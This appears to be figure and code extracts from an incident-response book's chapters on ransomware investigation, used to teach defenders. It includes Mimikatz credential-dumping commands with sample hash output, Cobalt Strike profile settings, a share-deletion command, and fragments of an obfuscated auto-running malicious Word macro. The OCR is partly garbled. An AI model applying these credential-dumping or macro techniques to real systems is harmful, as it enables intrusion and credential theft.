
Like + Quote Answer

Figure 14.4 – Conti disclosure

**Figure 14.5 – Conti Cobalt Strike use**



## Figure 14.6 – Cobalt Strike GUI



**Figure 14.7 – Base64-encoded PowerShell script**

```

FLARE Sat 08/06/2022 11:40:04.12
C:\Users\flare\Downloads\mimikatz-master\x64>mimikatz.exe

.#####. mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
## v ## Vincent LE TOUX
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 25061248 (00000000:017e6780)
Session           : Interactive from 2
User Name         : flare
Domain            : DESKTOP-HNMD9G6
Logon Server      : DESKTOP-HNMD9G6
Logon Time        : 8/6/2022 11:36:49 AM
SID               : S-1-5-21-2298881373-2359326516-1561716855-1000
msv :
[00000003] Primary
* Username : flare
* Domain   : DESKTOP HNMD9G6
* NTLM     : 4eb0bb4f55b0b9546e70a1c51ed2d5d7
* SHA1     : c44ee7da4baf211025586a158d1b4f3dce851a7
tspkg :
wdigest :
* Username : flare
* Domain   : DESKTOP-HNMD9G6
* Password : (null)
kerberos :
* Username : flare
* Domain   : DESKTOP-HNMD9G6
* Password : (null)
ssp : KO
credman :

```

**Figure 14.8 – Mimikatz**

## Code and Commands

Code 14.1:

```

set sleeptime "5000";
set jitter    "0";
set maxdns   "255";

```

```
set useragent "Mozilla/5.0 (Windows NT 6.1; WOW64;  
Trident/7.0; rv:11.0) like Gecko";
```

Code 14.2:

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Lanman  
Server\Parameters
```

Command 14.1:

```
for %i in (C$ IPC$ ADMIN$) do net share %i /delete OR net  
stop LanmanServer
```

## Questions

Answer the following questions to test your knowledge of this chapter:

1. Which threat actor is related to both Ryuk and Conti?
  - AtomicSquirrel
  - BadWitch
  - Wizard Spider
  - BlackEnergy
2. In the event of a Domain Controller compromise, it is important to perform a global password reset.
  - True
  - False
3. What is the critical component that drives ransomware?
  - Commonly available RATs
  - Cryptocurrency
  - Commercial penetration testing tools
  - Poor security hygiene
4. Threat actor lateral movement can be inhibited by which of the following?
  - MFA
  - Limiting RDP
  - Limiting SMB
  - All of the above

## Further reading

Refer to the following resources for more details about the topics covered in this chapter:

- *Preventing Ransomware*: <https://www.packtpub.com/product/preventing-ransomware/9781788620604>
- *Incident Response Techniques for Ransomware Attacks*:  
<https://www.packtpub.com/product/incident-response-techniques-for-ransomware-attacks/9781803240442>

# Chapter 15


## Images



**Figure 15.1 – Microsoft Word document – Enable Content**

```
C:\Users\ThreatPursuit\Downloads\Oledump>oledump.py DETAILS-RL1609.doc
1:      4096 '\x05DocumentSummaryInformation'
2:      416 '\x05SummaryInformation'
3:      6952 '1Table'
4:     173293 'Data'
5:         97 'Macros/Bimqgzblyrp/\x01CompObj'
6:        296 'Macros/Bimqgzblyrp/\x03VBFrame'
7:        670 'Macros/Bimqgzblyrp/f'
8:        112 'Macros/Bimqgzblyrp/i09/\x01CompObj'
9:        44 'Macros/Bimqgzblyrp/i09/f'
10:       0 'Macros/Bimqgzblyrp/i09/o'
11:      112 'Macros/Bimqgzblyrp/i11/\x01CompObj'
12:      44 'Macros/Bimqgzblyrp/i11/f'
13:       0 'Macros/Bimqgzblyrp/i11/o'
14:     21576 'Macros/Bimqgzblyrp/o'
15:      552 'Macros/PROJECT'
16: m    1172 'Macros/VBA/Bimqgzblyrp'
17: M   10745 'Macros/VBA/Flijvcefzoj'
18: M   1278 'Macros/VBA/Vycejmzr'
19:     16194 'Macros/VBA/_VBA_PROJECT'
20:     1593 'Macros/VBA/__SRP_0'
21:     110 'Macros/VBA/__SRP_1'
22:     304 'Macros/VBA/__SRP_2'
23:     103 'Macros/VBA/__SRP_3'
24:     884 'Macros/VBA/dir'
25:     4096 'WordDocument'
```

Figure 15.2 – Oledump.py output



A screenshot of Visual Studio Code showing a code editor window. The title bar says "macro18 - Visual Studio Code". The left sidebar shows two files: "macro17" and "macro18" (which is currently open). The code in the editor is as follows:

```
C: > Users > ThreatPursuit > Downloads > Oledump > macro18
1 Attribute VB_Name = "Vycejmzr"
2 Attribute VB_Base = "1Normal.ThisDocument"
3 Attribute VB_GlobalNameSpace = False
4 Attribute VB_Creatable = False
5 Attribute VB_PredeclaredId = True
6 Attribute VB_Exposed = True
7 Attribute VB_TemplateDerived = True
8 Attribute VB_Customizable = True
9 Private Sub Document_open()
10 Tbcepkcgncpwx
11 End Sub
12 |
```

Figure 15.3 – Oledump.py macro identification

```

77 End Select
78 End Function
79 Function Tbcepkcgnhpwx()
80 ˇ d = "://====dsfnnJJJsm388//=i//====dsfnnJJJsm388//=//
81 ˇ | Select Case Utqslcezgnb

```

Figure 15.4 – Macro obfuscation

```

77 End Select
78 End Function
79 Function Tbcepkcgnhpwx()
80 d = "immgmt" + ChrW(wdKeyS) + ":win32_" + Bimqxgzblyrp.Fmgsnpdkhc + "rocess"
81 | Select Case Utqslcezgnb
82 | | Case 5815

```

Figure 15.5 – Macro code plaintext

The screenshot shows the Notepad++ interface with the file 'macro14' open. The window title is 'C:\Users\PROD-SANDBOX\Desktop\macro14 - Notepad++'. The menu bar includes File, Edit, Search, View, Encoding, Language, Settings, Tools, Macro, Run, Plugins, Window, T. Below the menu is a toolbar with various icons. The main pane displays two tabs: 'macro14' and 'macro14'. The 'macro14' tab contains a large amount of obfuscated macro code, primarily in ASCII, with some hex values interspersed. The code includes several 'Function' and 'End Function' blocks, as well as 'Select Case' and 'Case' statements. The code appears to be written in a custom or heavily obfuscated language, likely designed to evade detection by standard anti-virus software.

Figure 15.6 – Macro file text output

C:\Users\PROD-SANDBOX\Desktop\macro14 - Notepad +

File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?

Macro14.msc

```
8//dgBvA//---dsfmnJJJm388//="HIAYG//---dsfmnJJJm388//="BrAGs//---dsfmnJJJm388//="AYwBn//---dsfmnJJJm388//="AMQAY//---dsfmnJJJm388//="QnAbD//---dsfmnJJJm388//="shJAB//---dsfmnJJJm388//="GAKMf//---dsfmnJJJm388//="bQSHf//---dsfmnJJJm388//="GgAeQ//---dsfmnJJJm388//="hLAHg//---dsfmnJJJm388//="cAMQR//---dsfmnJJJm388//="5ALdU//---dsfmnJJJm388//="JWATh//---dsfmnJJJm388//="CQRTg//---dsfmnJJJm388//="BuAHl//---dsfmnJJJm388//="JWABs//---dsfmnJJJm388//="AGKAe//---dsfmnJJJm388//="BrAG//---dsfmnJJJm388//="YcQB//---dsfmnJJJm388//="5AD0A//---dsfmnJJJm388//="JwBCA//---dsfmnJJJm388//="GeAcw//---dsfmnJJJm388//="BrAGN//---dsfmnJJJm388//="AcABz//---dsfmnJJJm388//="AMQAY//---dsfmnJJJm388//="BrNG//---dsfmnJJJm388//="TAjwA//---dsfmnJJJm388//="TmBzA//---dsfmnJJJm388//="hQAhf//---dsfmnJJJm388//="BzAHU//---dsfmnJJJm388//="AdqBt//---dsfmnJJJm388//="AGLte//---dsfmnJJJm388//="AB6AQ//---dsfmnJJJm388//="HAFQJA//---dsfmnJJJm388//="RGAU//---dsfmnJJJm388//="bgB2A//---dsfmnJJJm388//="DoRoQ//---dsfmnJJJm388//="BzAGU//---dsfmnJJJm388//="RcgBw//---dsfmnJJJm388//="AMhAb//---dsfmnJJJm388//="BeAG//---dsfmnJJJm388//="kAbAB//---dsfmnJJJm388//="LACAb//---dsfmnJJJm388//="JwBzA//---dsfmnJJJm388//="CoAWr//---dsfmnJJJm388//="AbKEY//---dsfmnJJJm388//="ReCbt//---dsfmnJJJm388//="AGIAh//---dsfmnJJJm388//="AB5AG//---dsfmnJJJm388//="UeAbH//---dsfmnJJJm388//="wCAgA//---dsfmnJJJm388//="KwAna//---dsfmnJJJm388//="C4AQZ//---dsfmnJJJm388//="B4AGG//---dsfmnJJJm388//="AJwAy//---dsfmnJJJm388//="ACQAU//---dsfmnJJJm388//="QBLAG//---dsfmnJJJm388//="GAcwB//---dsfmnJJJm388//="nSgBn//---dsfmnJJJm388//="AbJBA//---dsfmnJJJm388//="GhAaR//---dsfmnJJJm388//="BdBGGo//---dsfmnJJJm388//="AbXwRg//---dsfmnJJJm388//="AcAtV//---dsfmnJJJm388//="AbXwB//---dsfmnJJJm388//="kAbdA//---dsfmnJJJm388//="qgBqA//---dsfmnJJJm388//="qBQAb//---dsfmnJJJm388//="G2LZJ//---dsfmnJJJm388//="Bd2Abd//---dsfmnJJJm388//="ArqAn//---dsfmnJJJm388//="AbdA7//---dsfmnJJJm388//="ABQAM//---dsfmnJJJm388//="TAjQmB//---dsfmnJJJm388//="cAHIA//---dsfmnJJJm388//="bGbAp//---dsfmnJJJm388//="CEAbW//---dsfmnJJJm388//="AbkCt//---dsfmnJJJm388//="APRAn//---dsfmnJJJm388//="AGIAZJ//---dsfmnJJJm388//="QB3AC//---dsfmnJJJm388//="DabkB//---dsfmnJJJm388//="1RCCa//---dsfmnJJJm388//="EwAnA//---dsfmnJJJm388//="GoRZQ//---dsfmnJJJm388//="BjACc//---dsfmnJJJm388//="RwAnA//---dsfmnJJJm388//="ABQJf//---dsfmnJJJm388//="AgPAc//---dsfmnJJJm388//="AAbgB//---dsfmnJJJm388//="FAFQJ//---dsfmnJJJm388//="LgBXN//---dsfmnJJJm388//="GUwYJ//---dsfmnJJJm388//="BjAEW//---dsfmnJJJm388//="ASQfF//---dsfmnJJJm388//="Wz4dD//---dsfmnJJJm388//="Bj7AC//---dsfmnJJJm388//="
```

**Figure 15.7 – Macro obfuscated code**

**Figure 15.8 – Base64-encoded command**




Figure 15.9 – CyberChef interface




Figure 15.10 – CyberChef – Recipe




Figure 15.11 – CyberChef decoding

Detection	Details	Links	Community
<b>Security Vendors' Analysis</b>			
alphaMountain.ai	<span>Malicious</span>	Avira	<span>Malware</span>
BitDefender	<span>Malware</span>	Comodo Valkyrie Verdict	<span>Phishing</span>
CRDF	<span>Malicious</span>	Dr.Web	<span>Malicious</span>
G-Data	<span>Malware</span>	Heimdal Security	<span>Malicious</span>
Seclookup	<span>Malicious</span>	Sophos	<span>Malware</span>
Forcepoint ThreatSeeker	<span>Suspicious</span>	Abusir	<span>Clean</span>

Figure 15.12 – VirusTotal analysis

State	FlowId	Artifacts		
✓	F.CCD7T3DEFA80K	Generic.Client.Info		
✓	F.CCD7R4DGGBN4G	Generic.Client.Info		

Figure 15.13 – Velociraptor evidence collection

New Collection: Select Artifacts to collect

evidence.execution	Windows.Analysis.EvidenceOfExecution
	Type: item In many investigations it is useful to find evidence of program execution. This artifact contains the findings of several other collectors into an overview of all program execution artifacts. The associated report walks the user through the analysis of the findings.
<a href="#">Windows Forensics.Patch</a>	Source UserAssist
<a href="#">Windows Timeline.Prefetch</a>	1. SELECT * FROM Artifact.Windows.Registry.UserAssist() 2.
	Source Timeline
	1. SELECT * FROM Artifact.Windows.Forensics.Timeline() 2.
	Source Recent Apps
	1. SELECT * FROM Artifact.Windows.Forensics.RecentApps() 2.
	Source ShimCache
	1. SELECT * FROM Artifact.Windows.Registry.AppCompatCache() 2.
	Source Prefetch
	1. SELECT * FROM Artifact.Windows.Forensics.Prefetch() 2.

Figure 15.14 – Velociraptor – Select Artifacts to collect

Results

Artifacts with Results	Windows.Analysis.EvidenceOfExecution/UserAssist/Windows.Analysis.EvidenceOfExecution/ShimCache/Windows.Analysis.EvidenceOfExecution/Prefetch
Total Rows	388
Uploaded Bytes	0 / 0
Files uploaded	0
Download Results	
Available Downloads	Prepare Download Prepare Collection Report
Name	Report DESKTOP-ASLR5C7-C.2fb264dde7fb0339-F.CCD10D62KTCKG
Size (Mb)	2 Mb
Date	2022-09-08T15:55:01Z

**Figure 15.15 – Results**

```
"Version": "Win10 (30)",  
"Signature": "SCCA",  
"FileSize": 8780,  
"Executable": "RUNDLL32.EXE",  
"Hash": 3899825083,  
"Info": {  
    "LastRunTimes": [  
        {  
            "Date": "2022-09-08T15:50:14Z",  
            "Int": 133071258148376400  
    ]  
}
```

**Figure 15.16 – RunDLL32 Prefetch entry**

```
"Filename": "\\\VOLUME{01d8c185d81de727-86d82ea9}\\WINDOWS\\SYSTEM32\\SHCORE.DLL"  
},  
{  
    "Filename": "\\\VOLUME{01d8c185d81de727-86d82ea9}\\WINDOWS\\SYSTEM32\\IMAGEHLP.DLL"  
},  
{  
    "Filename": "\\\VOLUME{01d8c185d81de727-86d82ea9}\\USERS\\PROD-SANDBOX\\APPDATA\\LOCAL\\TEMP\\SAMPLE.DLL"  
},  
{  
    "Filename": "\\\VOLUME{01d8c185d81de727-86d82ea9}\\WINDOWS\\SYSTEM32\\SECHOST.DLL"  
},  
{  
    "Filename": "\\\VOLUME{01d8c185d81de727-86d82ea9}\\WINDOWS\\SYSDW64\\RUNDLL32.EXE"  
},
```

**Figure 15.17 – RunDLL32 Prefetch entry details**




Figure 15.18 – ProcDump Sysmon entry




Figure 15.19 – Mimikatz PowerSploit entry




Figure 15.20 – Cobalt Strike PowerShell Event Log entry

**Figure 15.21 – Cobalt Strike Base64-encoded script**

